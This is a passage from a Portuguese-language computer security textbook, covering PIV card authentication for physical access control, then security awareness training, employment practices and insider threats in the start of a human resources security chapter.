- **Visual (VIS):** A verificação visual da identidade de um cartão PIV é feita por um ser humano, no caso um guarda. O guarda verifica se o cartão PIV parece genuíno, compara os aspectos faciais do portador do cartão com a fotografia no cartão, verifica a data de validade impressa no cartão, verifica se os outros elementos de dados impressos no cartão estão corretos e verifica visualmente o(s) aspecto(s) de segurança no cartão.
- **Identificador único de portador de cartão (CHUID):** O CHUID é um objeto de dados do cartão PIV. A autenticação é implementada pela transmissão do CHUID do cartão PIV para o PACS.
- **Biometria (BIO):** A autenticação é implementada utilizando um objeto de dados de impressão digital ou íris enviado do cartão PIV para o PACS.
- **Biometria supervisionada (BIO-A):** Esse mecanismo de autenticação é o mesmo que a autenticação BIO, mas um funcionário supervisiona a utilização do cartão PIV e a apresentação do PIN e da amostra biométrica pelo portador do cartão.
- **Chave de autenticação PIV (PKI):** O PACS pode ser projetado para executar autenticação baseada em criptografia de chave pública, usando a chave de autenticação PIV. A utilização de PKI provê autenticação de dois fatores, visto que o portador do cartão deve registrar um PIN para destravar o cartão de modo a poder realizar a autenticação.
- **Chave de autenticação do cartão (CAK):** A CAK (*card authentication key*) é uma chave opcional que pode estar presente em qualquer cartão PIV. A finalidade do mecanismo de autenticação CAK é autenticar o cartão e, portanto, quem o possui. A CAK é única entre as chaves PIV em diversos aspectos: ela pode ser usada em interfaces de contato ou sem contato em um protocolo de desafio/resposta, e sua utilização não requer a entrada do PIN. Todos esses mecanismos de autenticação, exceto a CAK, são definidos no

FIPS 201. A CAK é um mecanismo opcional do PIV definido na SP800-116. A SP800-116 foi projetada para abordar ambientes nos quais nem todos os diferentes pontos de acesso físico dentro de uma instalação têm os mesmos requisitos de segurança e, portanto, o mecanismo de autenticação PIV deve ser selecionado de modo a estar de acordo com os requisitos de segurança das diferentes áreas protegidas.

A SP 800-116 recomenda que mecanismos de autenticação sejam selecionados tendo como base áreas de proteção estabelecidas ao redor de ativos ou recursos. O documento adota o conceito de áreas “controladas, limitadas, exclusivas”, conforme definido em [ARMY01] e resumido na [Tabela 16.6](#). Em termos de procedimento, a prova de afiliação é frequentemente suficiente para obter acesso a uma área controlada (p. ex., o crachá de uma agência para aquele perímetro externo da sede dessa agência). O acesso a áreas limitadas é frequentemente baseado em subgrupos ou papéis funcionais (p. ex., um crachá referente a uma divisão para acesso ao edifício ou ala daquela divisão). O pertencimento do indivíduo ao grupo ou o privilégio associado ao papel é estabelecido por meio da autenticação da identidade do portador do cartão. O acesso a áreas exclusivas só pode ser obtido com autorização individual.

---

### Tabela 16.6


#### Graus de segurança e controle para áreas protegidas (FM 3-19.30)

---


Classificação	Descrição
Não restrita	Área de uma instalação que não tem interesse de segurança
Controlada	A porção de uma área restrita usualmente próxima ou nos arredores de uma área limitada ou exclusiva. A entrada na área controlada é restrita ao pessoal que precisa acessá-la. O movimento de pessoal autorizado dentro dessa área não é necessariamente controlado, visto que a simples entrada na área não dá acesso ao objeto de interesse de segurança. A área controlada existe para possibilitar controle administrativo, por segurança ou para servir como uma zona de segurança interna para a área limitada ou exclusiva.
Limitada	Área restrita na vizinhança próxima de um objeto de interesse de segurança. Movimento não controlado pode permitir acesso ao objeto de interesse de segurança. Acompanhantes e outras restrições internas podem impedir acesso dentro de áreas limitadas.
Exclusiva	Área restrita que contém um objeto de interesse de segurança. Movimento não controlado permite acesso direto ao objeto de interesse de segurança.

A [Figura 16.4a](#) ilustra um modelo geral definido na SP 800-116. O modelo indica mecanismos de autenticação alternativos que podem ser usados para acesso a áreas específicas. O modelo foi projetado de modo tal que, no mínimo, um fator de autenticação é exigido para entrar em uma área controlada, dois

fatores em uma área limitada, e três fatores para uma área exclusiva.



(a) Modelo de controle de acesso



(b) Exemplo de utilização

**FIGURA 16.4** Uso de mecanismos de autenticação para controle de acesso físico.

A Figura 16.4b é um exemplo da aplicação dos princípios da SP800-116 a uma instalação comercial, acadêmica ou governamental. Uma área de registro de visitantes está disponível para todos. Nesse exemplo, toda a instalação, exceto a

zona de registro de visitantes, é uma área controlada disponível a pessoal autorizado e seus visitantes. Essa área pode ser considerada de risco relativamente baixo, na qual se deve ter alguma confiança na identidade de quem entra. Um mecanismo de autenticação de um fator, como CHUID + VIS ou CAK, seria uma medida de segurança adequada para essa parte da instalação. Dentro da área controlada há uma área limitada restrita a um grupo específico de indivíduos. Essa área pode ser considerada de risco moderado, e um PACS deve prover segurança adicional aos ativos mais valiosos. Deve-se ter alta confiança na identidade do portador do cartão para obter acesso. A implementação de mecanismos de autenticação BIO-A ou PKI seria uma contramedida adequada para a área limitada. Em combinação com a autenticação no ponto de acesso A, isso fornece autenticação de dois fatores para entrar na área limitada. Finalmente, dentro da área limitada, há uma área exclusiva de alto risco restrita a uma lista específica de indivíduos. O PACS deve prover confiança muito alta à identidade do portador do cartão para acesso à área exclusiva, o que pode ser conseguido com o acréscimo de um terceiro fator de autenticação, diferente dos usados nos pontos de acesso A e B.

O modelo ilustrado na [Figura 16.4a](#) e o exemplo na [Figura 16.4b](#) representam um arranjo aninhado de áreas restritas. Esse arranjo pode não ser adequado para todas as instalações. Em alguns cenários, pode ser necessário acesso externo direto a uma área limitada ou a uma área exclusiva. Nesse caso, todos os fatores de autenticação exigidos devem ser empregados no ponto de acesso. Assim, um ponto de acesso direto a uma área exclusiva pode empregar uma combinação de CHUID + VIS, BIO ou BIO-A e PKI.

## 16.7 Leituras e sites recomendados

[NIST95], [SADO03] e [SZUB98] contêm capítulos úteis sobre segurança física. [FEMA93] é uma boa fonte de informação sobre segurança física. [FEMA97] é um manual de referência detalhado que abrange todos os tipos de riscos naturais. [DOT08] é uma referência útil sobre materiais perigosos. [ARMY01], embora tenha orientação militar, é um exame útil e minucioso de ameaças e medidas de segurança física.

**ARMY01** Department of the Army. *Physical Security*. Field Manual FM 3-19.30, janeiro de 2001.

**DOT08** U.S. Department of Transportation. *Emergency Response Guidebook*. Pipeline and Hazardous Materials Safety Administration, 2008,

<http://www.phmsa.dot.gov>

**FEMA93** Federal Emergency Management Administration. *Emergency Management Guide for Business and Industry*. FEMA 141, outubro de 1993.

**FEMA97** Federal Emergency Management Administration. *Multihazard Identification and Risk Assessment*. FEMA Publication 9-0350, 1997.

**NIST95** National Institute of Standards and Technology. *An Introduction to Computer Security: The NIST Handbook*. Special Publication 800-12. Outubro de 1995.

**SADO03** Sadowsky, G. et al. *Information Technology Security Handbook*. Washington, DC: The World Bank, 2003, <http://www.infodev-security.net/handbook>

**SZUB98** Szuba, T. *Safeguarding Your Technology*. National Center for Education Statistics, NCES 98-297, 1998, nces.ed.gov/pubsearch/pubsinfo.asp?pubid=98297

## Sites recomendados

- **InfraGuard:** Um programa do FBI que dá suporte a esforços de segurança de infraestrutura. Contém vários documentos e links úteis.
- **The Infrastructure Security Partnership:** Uma parceria público-privada que trata de questões de segurança de infraestrutura. Contém vários documentos e links úteis.
- **Federal Emergency Management Administration (FEMA):** Contém vários documentos úteis relacionados à segurança física para empresas e indivíduos.
- **NIST PIV Program:** Contém documentos de trabalho, especificações e links relacionados ao PIV.

## 16.8 Termos principais, perguntas de revisão e problemas

### Termos principais

ameaças ambientais	segurança de infraestrutura	sistema de controle de acesso físico (PACS)
ameaças técnicas	segurança de instalações	sobretensão
segurança corporativa	segurança física	subtensão
segurança das dependências	segurança lógica	verificação de identidade de pessoal (PIV)
segurança de infraestrutura		

## Perguntas de revisão

- 16.1 Quais são as principais preocupações com respeito à temperatura e à umidade inadequadas?
- 16.2 Quais são as ameaças diretas e indiretas representadas pelo fogo?
- 16.3 Quais são as ameaças representadas pela falta de energia elétrica?
- 16.4 Cite e descreva algumas medidas para tratar de temperatura e umidade inadequadas.
- 16.5 Cite e descreva algumas medidas para lidar com fogo.
- 16.6 Cite e descreva algumas medidas para lidar com danos provocados por água.
- 16.7 Cite e descreva algumas medidas para lidar com falta de energia elétrica.

## Problemas

- 16.1 A [Tabela 16.7](#) é um extrato da *Technology Risk Checklist* (Lista de Verificação de Riscos à Tecnologia) publicada pelo World Bank [[WORL04](#)] para dar orientação a instituições financeiras e outras organizações. Esse extrato é uma parte da lista de verificação de segurança física. Compare essa lista com a política de segurança esboçada no Apêndice H.1. Quais são as sobreposições e diferenças?
- 16.2 Existe alguma questão abordada na [Tabela 16.7](#) ou no Apêndice H.1 que não foi abordada neste capítulo? Se houver, discuta sua significância.
- 16.3 Existem questões abordadas neste capítulo que não foram abordadas no Apêndice H.1? Se houver, discuta sua significância.
- 16.4 Preencha as lacunas na tabela seguinte com descrições curtas.

---

**Tabela 16.7****World Bank Technology Risk Checklist**

---

- 54.** As suas políticas de segurança restringem o acesso físico a instalações de sistemas em rede?
- 55.** O acesso às suas instalações físicas é controlado por biometria ou smart cards, de modo a impedir acesso não autorizado?
- 56.** Alguém verifica periodicamente os registros de auditoria dos principais sistemas de acesso por cartão? Esses registros indicam quantas falhas de registro ocorreram?
- 57.** Cópias de backup de software são guardadas em recipientes seguros?
- 58.** As suas instalações sempre ficam trancadas?
- 59.** As suas instalações de rede dispõem de sistemas de monitoração ou vigilância para rastrear atividade anormal?
- 60.** Todas as “portas” não usadas estão desativadas?
- 61.** As suas instalações estão equipadas com alarmes para avisar que há intrusões suspeitas em salas e instalações de sistemas?
- 62.** Há câmeras instaladas perto de todas as áreas sensíveis?
- 63.** Você tem um sistema totalmente automático de controle de incêndio que é ativado automaticamente quando detecta calor, fumaça ou partículas?
- 64.** Você tem controles automáticos de umidade para impedir que níveis de umidade potencialmente danosos arruinem o seu equipamento?
- 65.** Você utiliza controles automáticos de tensão para proteger ativos de TI?
- 66.** Os tetos são reforçados em áreas sensíveis (p. ex., na sala de servidores)?

	<b>Segurança de TI</b>	<b>Segurança física</b>
Tipo de fronteira (o que constitui o perímetro)		
Padrões		
Maturidade		

Frequência de ataques		
Respostas a ataques (tipos de respostas)		
Risco para atacantes		
Evidência de comprometimento		

<sup>1</sup> Nota de Tradução: Resfriamento por irradiação refere-se ao resfriamento passivo devido ao contato do equipamento com uma placa de metal (o trocador de calor). O risco causado pelo pó nesse cenário é que ele reduz a superfície de troca da placa.

<sup>2</sup> Nota de Tradução: Tais equipamentos são comumente conhecidos como *no-breaks*.

<sup>3</sup> O documento inteiro é fornecido na seção de conteúdo *premium* no site deste livro (ComputerSecurityPolicy.pdf).

---

## CAPÍTULO 17

---

# Segurança de recursos humanos

---

### 17.1 Conscientização, treinamento e educação de segurança

Motivação

Contínuo de aprendizado

Conscientização

Treinamento

Educação

### 17.2 Práticas e políticas de emprego

Segurança no processo de contratação

Durante a permanência do empregado na empresa

Rescisão do contrato de trabalho

### 17.3 Políticas de uso de e-mail e Internet

Motivação

Questões de política

Diretrizes para o desenvolvimento de uma política

### 17.4 Equipes de resposta a incidentes de segurança de computadores

Detecção de incidentes

Função de triagem

Resposta a incidentes

Documentação de incidentes

Fluxo de informações para tratamento de incidentes

### 17.5 Leituras e sites recomendados

### 17.6 Termos principais, perguntas de revisão e problemas

## Objetivos de aprendizado

Depois de estudar este capítulo, você deverá ser capaz de:

- Descrever os benefícios de programas de conscientização, treinamento e educação de segurança.
- Apresentar um levantamento de práticas e políticas de contratação de empregados.
- Discutir a necessidade de políticas para uso de e-mail e Internet e dar diretrizes para desenvolver tais políticas.
- Explicar o papel das equipes de resposta a incidentes de segurança de computadores.
- Descrever as etapas mais importantes envolvidas na resposta a incidentes de segurança de computadores.

Este capítulo abrange vários tópicos que, na falta de um nome melhor, categorizamos como segurança de recursos humanos. O assunto é amplo, e uma discussão completa está bem além do escopo deste livro. Neste capítulo, examinamos algumas questões importantes nessa área.

## 17.1 Conscientização, treinamento e educação de segurança

O tópico de conscientização, treinamento e educação de segurança é mencionado com destaque em vários padrões e documentos relacionados a padrões, incluindo a ISO 27002 (*Code of Practice for Information Security Management*) e NIST Special Publication 800-100 (*Information Security Handbook: A Guide for Managers*). Esta seção dá uma visão geral do tópico.

### Motivação

Programas de conscientização, treinamento e educação de segurança proporcionam quatro benefícios importantes às organizações:

- Melhoria no comportamento dos empregados.
- Aumento na capacidade de responsabilizar os empregados por suas ações.
- Atenuação da responsabilidade civil e criminal da organização em relação ao comportamento de um empregado.
- Obediência às regras e às obrigações contratuais.

O **comportamento dos empregados** é uma preocupação crítica para garantir a segurança de sistemas computacionais e ativos de informação. Vários levantamentos recentes mostram que as ações de um empregado, maliciosas ou

não intencionais, causam consideráveis perdas e comprometimento de segurança relacionados a computadores (p. ex., [CSI10], [VERI11]). Os principais problemas associados ao comportamento de empregados são erros e omissões, fraude e ações executadas por empregados insatisfeitos. Programas de conscientização, treinamento e educação de segurança podem reduzir o problema de erros e omissões.

Tais programas podem impedir fraudes e ações executadas por empregados insatisfeitos porque eles passam a saber mais sobre suas **responsabilidades** e potenciais penalidades. Não podemos esperar que eles sigam políticas e procedimentos que não conhecem. Além disso, impor tais políticas e procedimentos é mais difícil se os empregados puderem alegar ignorância quando pegos em uma situação de violação.

Programas continuados de conscientização, treinamento e educação de segurança também são importantes para limitar a **responsabilidade civil e criminal** de uma organização. Com esses programas, uma organização poderá alegar que adotou um padrão de cuidado devido para proteger informações.


Finalmente, programas de conscientização, treinamento e educação de segurança podem ser necessários para cumprir **regulamentações e obrigações contratuais**. Por exemplo, empresas que têm acesso a informações de clientes podem estar sujeitas a exigências específicas de conscientização e treinamento para todos os empregados que têm acesso a dados de clientes.

## Contínuo de aprendizado

Vários documentos do NIST, bem como a ISO 27002, reconhecem que os objetivos de aprendizado de segurança para um empregado dependem do papel que ele desempenha. Há necessidade de um programa contínuo de aprendizado que começa com conscientização, passa pelo treinamento e evolui para a educação. A [Figura 17.1](#) mostra um modelo que dá as linhas gerais do aprendizado necessário na medida em que um empregado assume diferentes papéis e responsabilidades em relação a sistemas de informação, incluindo equipamentos e dados. Começando na parte inferior do modelo, todos os empregados precisam se conscientizar da importância da segurança e do entendimento geral de políticas, procedimentos e restrições. O treinamento, representado pelas duas camadas do meio, é exigido para indivíduos que usarão os sistemas e dados de TI e, portanto, precisam conhecer mais detalhadamente as ameaças à segurança, vulnerabilidades e salvaguardas de TI. A camada superior

aplica-se principalmente a indivíduos que desempenham um papel específico centrado em sistemas de TI, como os programadores e os envolvidos na manutenção e gerenciamento de ativos de SI, e os envolvidos em segurança de SI. O NIST SP 800-16 (*Information Technology Security Training Requirements: A Role- and Performance-Based Model*) resume as quatro camadas da seguinte maneira:

- **Conscientização de segurança** é exigida explicitamente para todos os empregados, ao passo que conhecimentos básicos em segurança são exigidos dos empregados, incluindo os de empresas contratadas, envolvidos de qualquer modo com sistemas de TI. No ambiente de hoje, a última categoria inclui quase todos os indivíduos dentro da organização.
- A categoria de **conhecimentos básicos de segurança** é um estágio de transição entre conscientização e treinamento. Ela provê o alicerce para o treinamento subsequente, dando uma base de referência universal em termos e conceitos fundamentais da segurança.
- Depois do conhecimento básico de segurança, o treinamento focaliza prover o conhecimento, capacidades e habilidades específicas para os **papéis e responsabilidades de um indivíduo em relação a sistemas de TI**. Nesse nível, o treinamento reconhece as diferenças entre requisitos de habilidades iniciais, intermediários e avançados.
- O nível de **educação e experiência** focaliza o desenvolvimento de habilidade e visão para executar atividades complexas, multidisciplinares e de competências necessárias para promover a profissão de segurança de TI e manter-se atualizado em relação às mudanças no contexto de ameaças e tecnologia.



**FIGURA 17.1** Contínuo de aprendizado de tecnologia de informação (TI).

A [Tabela 17.1](#) ilustra algumas das distinções entre conscientização, treinamento e educação. Examinamos cada uma dessas categorias por vez.

---

### **Tabela 17.1**

#### **Estrutura comparativa**

---

	<b>Conscientização</b>	<b>Treinamento</b>	<b>Educação</b>
Atributo	"O quê"	"Como"	"Por quê"
Nível	Informação	Conhecimento	Percepção
Objetivo	Reconhecimento	Habilidade	Entendimento
Método de ensino	<b>Mídia</b> <ul style="list-style-type: none"> <li>— Vídeos</li> <li>— Boletins informativos</li> <li>— Pôsteres etc.</li> </ul>	<b>Instrução prática</b> <ul style="list-style-type: none"> <li>— Palestra</li> <li>— Seminário de estudo de caso</li> <li>— Prática</li> </ul>	<b>Instrução teórica</b> <ul style="list-style-type: none"> <li>— Seminário de discussão</li> <li>— Leitura sobre o assunto</li> </ul>
Tipo de teste	Verdadeiro/falso Múltipla escolha (identifica aprendizado)	Solução de problemas (aplica aprendizado)	Ensaio (interpreta aprendizado)
Impacto	Curto prazo	Prazo intermediário	Longo prazo

## Conscientização

Em geral, um programa de conscientização de segurança procura informar e focalizar a atenção de um empregado em questões relacionadas à segurança dentro da organização. Os benefícios que se esperam da conscientização de segurança incluem os seguintes:

1. Os empregados ficam conscientes de suas responsabilidades na manutenção da segurança e das restrições às suas ações no interesse da segurança, motivados a agir de acordo.
2. Os usuários entendem a importância da segurança para o bem-estar da organização.
3. Como há uma artilharia constante de novas ameaças, o apoio do usuário, o entusiasmo do pessoal de TI e a adesão da gerência são críticos e podem ser promovidos por programas de conscientização.

O conteúdo de um programa de conscientização deve ser talhado às necessidades da organização e ao público-alvo, que inclui gerentes, profissionais de TI, usuários de SI e empregados que têm pouca ou nenhuma interação com sistemas de informação. A publicação NIST SP 800-100 (*Information Security Handbook: A Guide for Managers*) descreve o conteúdo de programas de conscientização, em termos gerais, da seguinte maneira:

*Ferramentas de conscientização são usadas para promover segurança da informação e informar os usuários das ameaças e vulnerabilidades que causam impacto às suas divisões ou departamentos e ao ambiente de trabalho pessoal, explicando o quê, mas não o como da segurança e comunicando o que é e o que não é permitido. A conscientização não somente comunica políticas e procedimentos de segurança da informação que precisam ser seguidos, mas também provê a base para sanções e ações*

*disciplinares impostas em caso de desobediência. A conscientização é usada para explicar as regras de comportamento para a utilização de sistemas de informação e informações de uma agência e estabelece um nível de expectativa para o uso aceitável das informações e sistemas de informação.*

Um programa de conscientização deve promover continuamente a mensagem de segurança aos empregados de vários modos. Ampla gama de atividades e materiais pode ser usada em tal programa. Entre eles citamos o material publicitário, como pôsteres, memorandos, boletins informativos e folhetos que detalham os aspectos fundamentais de políticas de segurança e agem para elevar o nível geral de conscientização das questões envolvidas, dia após dia. Citamos também vários seminários e sessões de treinamento para grupos da equipe de trabalho, nos quais são passadas informações relevantes para as necessidades dos participantes. Muitas vezes, esses seminários e sessões podem ser incorporados a programas de treinamento mais gerais sobre práticas e sistemas organizacionais. Os padrões incentivam a utilização de exemplos de boas práticas relacionadas à utilização de sistemas e TI da organização. Quanto mais relevantes e fáceis de seguir forem os procedimentos, mais provável será conseguir maior nível de conformidade e, por consequência, de segurança. Sessões de conscientização de segurança adequadas devem ser incorporadas ao processo usado para apresentar novos membros da equipe à organização e a seus processos. Além disso, sessões de conscientização de segurança devem ser repetidas regularmente para ajudar o pessoal a atualizar seu conhecimento e entendimento de questões de segurança.

[SZUB98] dá uma lista útil de metas para um programa de conscientização de segurança, como segue:

**Meta 1:** Elevar a conscientização do pessoal em relação a questões de segurança de tecnologia da informação em geral.

**Meta 2:** Assegurar que o pessoal está consciente das leis e regulamentações locais, estaduais e federais que regem confidencialidade e segurança.

**Meta 3:** Explicar políticas e procedimentos de segurança organizacional.

**Meta 4:** Assegurar que o pessoal entenda que segurança é um esforço de equipe e que cada pessoa tem um importante papel a desempenhar no cumprimento de metas e objetivos de segurança.

**Meta 5:** Treinar o pessoal para cumprir as responsabilidades de segurança específicas do cargo que ocupa.

**Meta 6:** Informar ao pessoal que atividades de segurança serão monitoradas.

**Meta 7:** Lembrar ao pessoal que violações de segurança terão consequências.

**Meta 8:** Garantir ao pessoal que relatar acidentes e vulnerabilidades de segurança potenciais e que tenham acontecido é um comportamento responsável e necessário (e não um comportamento desordeiro).

**Meta 9:** Comunicar ao pessoal que a meta de criar um sistema confiável é alcançável.

Para enfatizar a importância da conscientização de segurança, uma organização deve fornecer a todos os empregados um documento de política de conscientização de segurança. A política deve estabelecer três coisas:

1. A participação em um programa de conscientização é obrigatória para todo empregado e incluirá um programa de orientação para novos empregados, bem como atividades periódicas de conscientização.
2. Cada um terá tempo suficiente para participar de atividades de conscientização.
3. A responsabilidade pelo gerenciamento e pela condução de atividades de conscientização é claramente determinada.

Uma lista excelente e detalhada de considerações relativas à conscientização de segurança é dada em *The Standard of Good Practice for Information Security*, do Information Security Forum [ISF11]. Esse material é reproduzido no Apêndice H.3.

## Treinamento

Um programa de treinamento de segurança é projetado para ensinar ao pessoal as habilidades para desempenhar suas tarefas relacionadas a SI com maior segurança. O treinamento ensina **o quê** as pessoas devem fazer e **como** devem fazê-lo. Dependendo do papel do usuário, o treinamento abrange um espectro que vai de habilidades básicas de computador a habilidades especializadas mais avançadas.

Para usuários gerais, o treinamento focaliza as boas práticas de segurança de computadores, incluindo as seguintes:

- Proteger a área física e o equipamento (p. ex., trancar portas, cuidar de CD-ROMs e DVDs).
- Proteger senhas (se usadas) ou outros dados ou tokens de autenticação (p. ex., nunca divulgar PINs).
- Relatar violações ou incidentes de segurança (p. ex., a quem chamar em caso de suspeita de vírus).

**Programadores, desenvolvedores e mantenedores de sistemas** exigem treinamento mais especializado ou avançado. Essa categoria de empregados é crítica para estabelecer e manter a segurança de computadores. Todavia, é raro o programador ou desenvolvedor que entende como o software que ele está montando e mantendo pode ser explorado maliciosamente. Normalmente, os desenvolvedores não embutem segurança em suas aplicações e podem não saber como fazer isso, resistindo a críticas de analistas de segurança. Os objetivos de treinamento para esse grupo incluem os seguintes:

- Desenvolver uma mentalidade de segurança no desenvolvedor.
- Mostrar ao desenvolvedor como inserir segurança no ciclo de vida do desenvolvimento, usando pontos de verificação bem definidos.
- Ensinar ao desenvolvedor como os atacantes exploram software e como resistir ao ataque.
- Dar aos analistas um conjunto de ferramentas de ataque e princípios específicos com os quais investigar os sistemas.

Treinamento no **nível de gerência** deve ensinar aos gerentes de desenvolvimento como balancear riscos, custos e benefícios que envolvem segurança. O gerente precisa entender o ciclo de vida do desenvolvimento e a utilização de pontos de verificação de segurança e técnicas de avaliação de segurança.

Treinamento no **nível executivo** deve explicar a diferença entre segurança de software e segurança de rede, em particular a predominância de questões de segurança de software. Os executivos precisam desenvolver um entendimento de riscos e custos de segurança. Precisam também de treinamento para desenvolver metas de gerenciamento de riscos, meios de medição e a necessidade de liderar pelo exemplo na área de conscientização de segurança.

## Educação

O programa mais profundo é a educação de segurança, que visa aos profissionais de segurança cuja função requer conhecimentos especializados e experiência em segurança. A educação de segurança normalmente está fora do escopo da maioria dos programas de conscientização e treinamento das empresas. Ele se encaixa mais adequadamente na categoria de programas de desenvolvimento de carreira de empregados. Esse tipo de educação é frequentemente dado por fontes externas, como cursos universitários ou programas de treinamento especializados.

## 17.2 Práticas e políticas de emprego

Esta seção trata de segurança do pessoal: contratação, treinamento, monitoramento de comportamento e demissão. [SADO03] relata que a grande maioria dos perpetradores de crimes significativos de computador são indivíduos quem têm acesso legítimo agora ou tiveram acesso recentemente. Assim, gerenciar o pessoal que tenha acesso potencial é uma parte essencial da área de segurança da informação.

Os empregados podem estar envolvidos em violações de segurança em um de dois modos. Alguns ajudam inadvertidamente o cometimento de uma violação de segurança por não seguirem os procedimentos adequados, por esquecerem considerações de segurança ou por não perceberem que estão criando uma vulnerabilidade. Outros violam controles ou procedimentos intencionalmente para causar ou ajudar a causar uma violação de segurança.

Entre as ameaças de usuários internos citamos as seguintes:

- Obter acesso não autorizado ou habilitar outros a obter acesso não autorizado.
- Alterar dados.
- Eliminar dados de produção e backup.
- Provocar queda de sistemas.
- Destruir sistemas.
- Utilizar sistemas indevidamente para ganho pessoal ou para prejudicar a organização.
- Sequestrar dados.
- Roubar dados estratégicos ou de clientes para espionagem corporativa ou esquemas de fraude.

## Segurança no processo de contratação

A ISO 27002 cita o seguinte objetivo de segurança do processo de contratação: assegurar que empregados, empresas contratadas e usuários terceirizados entendam suas responsabilidades e sejam adequados aos papéis para os quais são considerados e para reduzir o risco de roubo, fraude ou utilização indevida de instalações. Embora, nesta seção, estejamos principalmente preocupados com os empregados, as mesmas considerações aplicam-se a empresas contratadas e usuários terceirizados.

### ***Verificação de históricos e triagem***

